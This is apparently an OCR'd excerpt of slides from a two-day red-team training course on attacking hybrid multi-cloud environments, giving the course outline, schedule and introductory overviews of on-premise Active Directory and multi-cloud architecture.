
Attacking Hybrid Multi-Cloud Environment

2-Day Training Material + Exercises



HYBRID MULTI CLOUD RED TEAM

SECTION - A : INTRODUCTION TO HYBRID MULTI CLOUD ENVIRONMENT

Module 1 : Hybrid Multi Cloud Environment Overview

- On-Premise AD Architecture
- Multi Cloud Architecture
- Hybrid Multi Cloud Architecture
- On-Premise Vs Cloud

Module 2 : Introduction and Enumeration of AWS Cloud

- Authentication Methods for AWS Cloud
- Identity and Access Management
- AWS Cloud Services
- **Exercise Enumeration**

Module 3 : Introduction and Enumeration of Azure Cloud

- Authentication Methods for Azure Cloud
- Azure AD & O365
- ARM's Role Based Access Control
- Azure Cloud Services
- **Exercise - Enumeration**

Module 4 : Introduction and Enumeration of Google Cloud [GCP]

- Authentication Methods for Google Cloud
- Cloud Identity & Access Management
- Google Workspace [G-Suite]
- Google Cloud Services
- **Exercise - Enumeration**

Module 5 : Introduction and Enumeration of Active Directory [AD]

- Authentication Methods for Active Directory
- Identity & Access Management
- AD Services
- On-Premise to Cloud Connectivity
- **Exercise - Enumeration**

Training Day 1 Schedule

Time (IST)	Module Name
10:00 - 10:30 PM IST	Hybrid Multi-Cloud Red Team Overview
10 Minutes Break	
10:40 - 12:00 AM IST	Introduction & Enumeration of AWS
10 minutes Break	
12:15 - 1:45 AM IST	Introduction & Enumeration of GCP
30 Minutes Break	
2:15 - 4:00 AM IST	Introduction & Enumeration of Azure
10 minutes Break	
4:10 - 5 AM IST	Introduction & Enumeration of AD

SECTION - A

INTRODUCTION TO HYBRID MULTI CLOUD ENVIRONMENT

Module 1 : Hybrid Multi Cloud Environment Overview

Module 2 : Introduction & Enumeration of AWS Cloud

Module 3 : Introduction & Enumeration of Azure Cloud

Module 4 : Introduction & Enumeration of Google Cloud

Module 5 : Introduction & Enumeration of On-Premise [AD]

Module - 1 : Hybrid Multi Cloud Environment Overview

1.1 On-Premise AD Architecture

1.2 Multi Cloud Architecture

1.3 Hybrid Multi Cloud Architecture


1.4 On-Premise Vs Cloud

Overview

Hybrid Multi Cloud Environment is combination of On-premise and Multi Cloud Environment

- On-Premise Environment
- AWS Cloud
- Azure Cloud
- Google Cloud [GCP]

Hybrid Multi Cloud Environment Overview



1.1 On-Premise AD Architecture

- **Deployment** : In an on-premises environment, resources are deployed in-house and within an enterprise's IT infrastructure.


- **Control** : In an on-premises environment, enterprises retain all their data and are fully in control of what happens to it, for better or worse.

- **Security** : Companies that have extra sensitive information, such as government and banking industries must have a certain level of security and privacy that an on-premises environment provides.


- **Cost** : enterprises that deploy software on premise, they are responsible for the ongoing costs of the server hardware, power consumption, and space.

- On-premise environments are combinations of -
  - External Network
  - Demilitarized zone
  - Internal Network
  - Active Directory

Network Architecture of On-Premise Environment



Network Architecture of Active Directory Environment



DC1

Domain 1
acc.abc.com

Cross Forest
Trust relationship

DC2

Domain 2
xyz.com

Tree1

DC 3

Child Domain 1
acc.abc.com

DC 4

Child Domain 2
Sale.abc.com

DC 5

Tree2

Child Domain 1
HR.xyz.com

Identity

AD Internal Network (Forest)


1.2 Multi Cloud Architecture

- A multi cloud environment is one where an enterprise uses more than one cloud platform.

